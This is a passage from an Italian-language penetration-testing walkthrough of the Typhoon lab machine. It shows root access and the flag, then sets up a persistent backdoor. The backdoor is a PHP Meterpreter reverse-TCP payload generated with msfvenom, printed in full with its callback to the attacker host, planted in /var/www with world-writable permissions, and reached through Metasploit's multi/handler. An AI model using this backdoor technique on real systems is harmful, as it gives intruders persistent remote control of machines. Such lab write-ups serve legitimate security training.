uid=0(root) gid=0(root) groups=0(root),33(www-data)
#
```

Per vincere la sfida di Typhoon , accediamo alla cartella root all'interno della macchina target ,e leggiamo il file root-flag attraverso il comando cat root-flag.

```
root@typhoon:/# cd root
cd root
root@typhoon:/root# ls
ls
root-flag
root@typhoon:/root# cat root-flag
cat root-flag
<Congrats!>

Typhoon_r00t3r!

</Congrats!>
root@typhoon:/root#
```

## 4.2 Maintaining Access

Una volta ottenuto l'accesso alla macchina target come root user, vogliamo installare anche una Backdoor Persistente, in modo tale che anche se la macchina target venisse riavvita o spenta, noi riusciremmo comunque ad accedervi nel momento in cui viene riaccesa.

Utilizziamo PhpMeterpreter che è un payload fornito da Metasploit, che permette di creare una web shell PHP la quale fornisce tutte le funzionalità di Meterpreter. Questa shell viene successivamente caricata sulla macchina target. Creiamo il file phpmeter.php, specificando al suo interno l' LHOST della nostra macchina, ed il payload da utilizzare (`php/meterpreter/reverse_tcp`).

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.2.15 -f raw > phpmeter.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1110 bytes
root@kali:~#
```

Una volta creato il file phpmeter.php, lo modifichiamo eliminando i caratteri `/*` all'inizio del file.

```
<?php /** error_reporting(0); $ip = '10.0.2.15'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = fsockopen($ip,$port); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = fsockopen($ip,$port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = socket_create(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack('Nlen', $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded(' Suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

A questo punto dopo aver preso il controllo della macchina target attraverso uno dei tre exploit che abbiamo visto nella fase di Target Exploitation ed aver ottenuto la shell di Meterpreter,carichiamo il file phpmeter.php all'interno della cartella var/www attraverso il comando

```
meterpreter > upload phpmeter.php /var/www
[*] uploading : phpmeter.php -> /var/www
[*] uploaded : phpmeter.php -> /var/www/phpmeter.php
meterpreter >
```

Per inserire il file all'interno della cartella var/www, è necessario prima cambiare i permessi di tale cartella, attraverso il comando `chmod 777 /var/www`. A questo punto possiamo chiudere la sessione di meterpreter.



Andiamo ad utilizzare un generico modulo **multi/handler** per accedere alla backdoor caricata sulla macchina target ,quindi apriamo metasploit, ed impostiamo l' exploit **multi/handler**


```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show payloads
```

impostiamo l' LHOST ed il payload **php/meterpreter/reverse\_tcp** poi eseguiamo il comando run

```
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (38247 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.4:60141) at 2019-06-19 07:11:58 -0400
```

A questo punto accedendo al link [10.0.2.4/phpmeter.php](http://10.0.2.4/phpmeter.php) e tornando alla sessione multi handler , otteniamo la shell di meterpreter.



Eseguendo il comando Sysinfo otteniamo varie informazioni sulla macchina target.

```
msf5 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 10.0.2.15:4444
```

```
[*] Sending stage (38247 bytes) to 10.0.2.4
```

```
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.4:60141) at 2019-06-19 07:11:58 -0400
```

```
meterpreter > pwd
```

```
/var/www
```

```
meterpreter > sysinfo
```

```
Computer : typhoon.local
```

```
OS : Linux 3.13.0-32-generic (amd64)
```

```
Meterpreter : java/linux
```

```
meterpreter > █
```